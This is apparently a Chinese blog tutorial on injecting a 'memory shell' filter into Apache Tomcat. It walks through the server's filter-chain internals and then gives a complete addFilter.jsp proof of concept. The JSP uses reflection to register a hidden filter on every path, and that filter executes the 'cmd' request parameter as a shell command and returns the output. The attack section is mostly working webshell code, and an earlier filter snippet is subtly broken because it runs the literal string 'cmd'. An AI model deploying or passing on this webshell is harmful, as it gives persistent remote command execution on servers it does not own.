
在StandardWrapperValve#invoke()方法中,通过ApplicationFilterFactory.createFilterChain()方法初始化了一个ApplicationFilterChain类
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
| public final class ApplicationFilterFactory {
...
public static ApplicationFilterChain createFilterChain(ServletRequest request, Wrapper wrapper, Servlet servlet) {
// If there is no servlet to execute, return null
if (servlet == null) {
return null;
}
// Create and initialize a filter chain object
ApplicationFilterChain filterChain;
if (request instanceof Request) {
Request req = (Request) request;
if (Globals.IS_SECURITY_ENABLED) {
// Security: Do not recycle
filterChain = new ApplicationFilterChain();
} else {
filterChain = (ApplicationFilterChain) req.getFilterChain();
if (filterChain == null) {
filterChain = new ApplicationFilterChain();
req.setFilterChain(filterChain);
}
}
} else {
// Request dispatcher in use
filterChain = new ApplicationFilterChain();
}
// 创建 filterChain
filterChain.setServlet(servlet);
filterChain.setServletSupportsAsync(wrapper.isAsyncSupported());
// Acquire the filter mappings for this Context
//wrapper.getParent() 获取 StandardContext 对象
StandardContext context = (StandardContext) wrapper.getParent();
//获取StandardContext中的FilterMaps对象,FilterMaps对象中存储的是各Filter的名称路径等信息
FilterMap filterMaps[] = context.findFilterMaps();
// If there are no filter mappings, we are done
if (filterMaps == null || filterMaps.length == 0) {
return filterChain;
}
// Acquire the information we will need to match filter mappings
DispatcherType dispatcher = (DispatcherType) request.getAttribute(Globals.DISPATCHER_TYPE_ATTR);
String requestPath = FilterUtil.getRequestPath(request);
String servletName = wrapper.getName();
// Add the relevant path-mapped filters to this filter chain
for (FilterMap filterMap : filterMaps) {
if (!matchDispatcher(filterMap, dispatcher)) {
continue;
}
if (!FilterUtil.matchFiltersURL(filterMap, requestPath)) {
continue;
}
//在StandardContext中获取FilterConfig
ApplicationFilterConfig filterConfig =
(ApplicationFilterConfig) context.findFilterConfig(filterMap.getFilterName());
if (filterConfig == null) {
log.warn(sm.getString("applicationFilterFactory.noFilterConfig", filterMap.getFilterName()));
continue;
}
//将一个filterConfig添加到filterChain中
filterChain.addFilter(filterConfig);
}
// Add filters that match on servlet name second
for (FilterMap filterMap : filterMaps) {
if (!matchDispatcher(filterMap, dispatcher)) {
continue;
}
if (!matchFiltersServlet(filterMap, servletName)) {
continue;
}
ApplicationFilterConfig filterConfig =
(ApplicationFilterConfig) context.findFilterConfig(filterMap.getFilterName());
if (filterConfig == null) {
log.warn(sm.getString("applicationFilterFactory.noFilterConfig", filterMap.getFilterName()));
continue;
}
filterChain.addFilter(filterConfig);
}
// Return the completed filter chain
return filterChain;
}
}
|
小结:filterChain对象的创建过程#
- 首先通过
filterChain = new ApplicationFilterChain()创建一个空的 filterChain 对象 - 然后通过
wrapper.getParent()函数来获取StandardContext对象 - 接着获取
StandardContext中的FilterMaps对象,FilterMaps对象中存储的是各Filter的名称路径等信息 - 最后根据Filter的名称,在
StandardContext中获取FilterConfig - 通过
filterChain.addFilter(filterConfig)将一个filterConfig添加到filterChain中
跟进到 createFilterChain 函数中,我们能看到此时的上下文对象StandardContext实际上是包含了filterConfigs、filterDefs、filterMaps
filterConfigs:包含所有与过滤器对应的filterDef信息及过滤器实例,进行过滤器进行管理
其中filterConfigs包含了当前的上下文信息StandardContext、以及filterDef等信息
filterDef
1
| filterDef`必要的属性为`filter`、`filterClass`以及`filterName
|
filterDef 就是对应 web.xml 中的 filter 标签
1
2
3
4
| <filter>
<filter-name>filter</filter-name>
<filter-class>filter</filter-class>
</filter>
|
filterDefs:包含所有过滤器包括实例内部等变量
1
| filterDefs`是一个HashMap,以键值对的形式存储`filterDef
|
filterMaps:包含所有过滤器的URL映射关系
filterMaps中以array的形式存放各filter的路径映射信息,其对应的是web.xml中的<filter-mapping>标签
filterMaps必要的属性为dispatcherMapping、filterName、urlPatterns
1.3 攻击思路:#
只需要构造含有恶意的 filter 的 filterConfig 和拦截器 filterMaps,就可以触发,而这个 filterMaps 中的数据对应 web.xml 中的 filter-mapping 标签
1
2
3
4
5
6
7
8
| <filter>
<filter-name>FilterTest</filter-name>
<filter-class>com.src.tomcatdemo.FilterTest</filter-class>
</filter>
<filter-mapping>
<filter-name>FilterTest</filter-name>
<url-pattern>/filter</url-pattern>
</filter-mapping>
|
那么只要可以更改web.xml 的filter-mapping 标签,就可以攻击成功了
找到 FilterMaps 通过下面的俩个方法进行添加数据

其中的 filterConfig 可以通过 filterConfigs.put(name, filterConfig); 添加

动态添加恶意Filter的思路
- 获取StandardContext对象
这一步和 servlet 的获取 StandardContext 对象一致:
1
2
3
4
5
6
7
8
9
| ServletContext servletContext = request.getServletContext();
Field applicationContextFiled = servletContext.getClass().getDeclaredField("context");
applicationContextFiled.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) applicationContextFiled.get(servletContext);
Field standardContextField = applicationContext.getClass().getDeclaredField("context");
standardContextField.setAccessible(true);
StandardContext context = (StandardContext) standardContextField.get(applicationContext);
|
- 创建恶意Filter
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| package com.src.tomcatdemo;
import javax.servlet.*;
import java.io.IOException;
public class ShellFilter implements Filter {
@Override
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {
String cmd = request.getParameter("cmd");
try {
Runtime.getRuntime().exec("cmd");
} catch (IOException e){
e.printStackTrace();
} catch (NullPointerException n){
n.printStackTrace();
}
}
}
|
- 使用FilterDef对Filter进行封装,并添加必要的属性
1
2
3
4
5
6
| String name = "CommonFilter";
FilterDef filterDef = new FilterDef();
filterDef.setFilter(filter);
filterDef.setFilterName(name);
filterDef.setFilterClass(filter.getClass().getName());
context.addFilterDef(filterDef);
|
- 创建filterMap类,并将路径和Filtername绑定,然后将其添加到filterMaps中
1
2
3
4
5
| FilterMap filterMap = new FilterMap();
filterMap.addURLPattern("/*");
filterMap.setFilterName(name);
filterMap.setDispatcher(DispatcherType.REQUEST.name());
context.addFilterMapBefore(filterMap);
|
- 使用ApplicationFilterConfig封装filterDef,然后将其添加到filterConfigs中
1
2
3
4
5
6
7
8
| Field Configs = standardContextField.getClass().getDeclaredField("filterConfigs");
Configs.setAccessible(true);
Map filterConfigs = (Map) Configs.get(context);
Constructor constructor = ApplicationFilterConfig.class.getDeclaredConstructor(Context.class, FilterDef.class);
constructor.setAccessible(true);
ApplicationFilterConfig filterConfig = (ApplicationFilterConfig) constructor.newInstance(context, filterDef);
filterConfigs.put(name, filterConfig);
|
完整 POC:addFilter.jsp#
(一定要注意包不能导错!)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
| <%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.io.IOException" %>
<%@ page import="org.apache.tomcat.util.descriptor.web.FilterMap" %>
<%@ page import="org.apache.tomcat.util.descriptor.web.FilterDef" %>
<%@ page import="java.util.Map" %>
<%@ page import="org.apache.catalina.core.ApplicationFilterConfig" %>
<%@ page import="org.apache.catalina.Context" %>
<%@ page import="java.lang.reflect.Constructor" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="java.util.Scanner" %>
<%--
Created by IntelliJ IDEA.
User: XVSHIFU
Date: 2025/11/2
Time: 13:42
To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
<title>Title</title>
</head>
<body>
<%!
//有回显的 JSP
public class ShellFilter implements Filter {
public void destroy() {
}
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws ServletException, IOException {
HttpServletRequest req = (HttpServletRequest) request;
HttpServletResponse resp = (HttpServletResponse) response;
if (req.getParameter("cmd") != null) {
boolean isLinux = true;
String osTyp = System.getProperty("os.name");
if (osTyp != null && osTyp.toLowerCase().contains("win")) {
isLinux = false;
}
String[] cmds = isLinux ? new String[]{"sh", "-c", req.getParameter("cmd")} : new String[]{"cmd.exe", "/c", req.getParameter("cmd")};
InputStream in = Runtime.getRuntime().exec(cmds).getInputStream();
Scanner s = new Scanner(in).useDelimiter("\\A");
String output = s.hasNext() ? s.next() : "";
resp.getWriter().write(output);
resp.getWriter().flush();
}
chain.doFilter(request, response);
}
public void init(FilterConfig config) throws ServletException {
}
}
%>
<%
// 1.获取 StandardContext 对象
ServletContext servletContext = request.getServletContext();
Field applicationContextFiled = servletContext.getClass().getDeclaredField("context");
applicationContextFiled.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) applicationContextFiled.get(servletContext);
Field standardContextField = applicationContext.getClass().getDeclaredField("context");
standardContextField.setAccessible(true);
StandardContext StandardContext = (StandardContext) standardContextField.get(applicationContext);
ShellFilter filter = new ShellFilter();
// 3. 使用 FilterDef 封装 filter
String name = "CommonFilter";
FilterDef filterDef = new FilterDef();
filterDef.setFilter(filter);
filterDef.setFilterName(name);
filterDef.setFilterClass(filter.getClass().getName());
StandardContext.addFilterDef(filterDef);
// 2. 创建 filterMap
FilterMap filterMap = new FilterMap();
filterMap.addURLPattern("/*");
filterMap.setFilterName(name);
filterMap.setDispatcher(DispatcherType.REQUEST.name());
StandardContext.addFilterMapBefore(filterMap);
// 4.封装 filterConfig 和 filterDef 到 filterConfigs
Field Configs = StandardContext.getClass().getDeclaredField("filterConfigs");
Configs.setAccessible(true);
Map filterConfigs = (Map) Configs.get(StandardContext);
Constructor constructor = ApplicationFilterConfig.class.getDeclaredConstructor(Context.class,FilterDef.class);
constructor.setAccessible(true);
ApplicationFilterConfig filterConfig = (ApplicationFilterConfig) constructor.newInstance(StandardContext, filterDef);
filterConfigs.put(name, filterConfig);
%>
</body>
</html>
|
1.4 利用:#





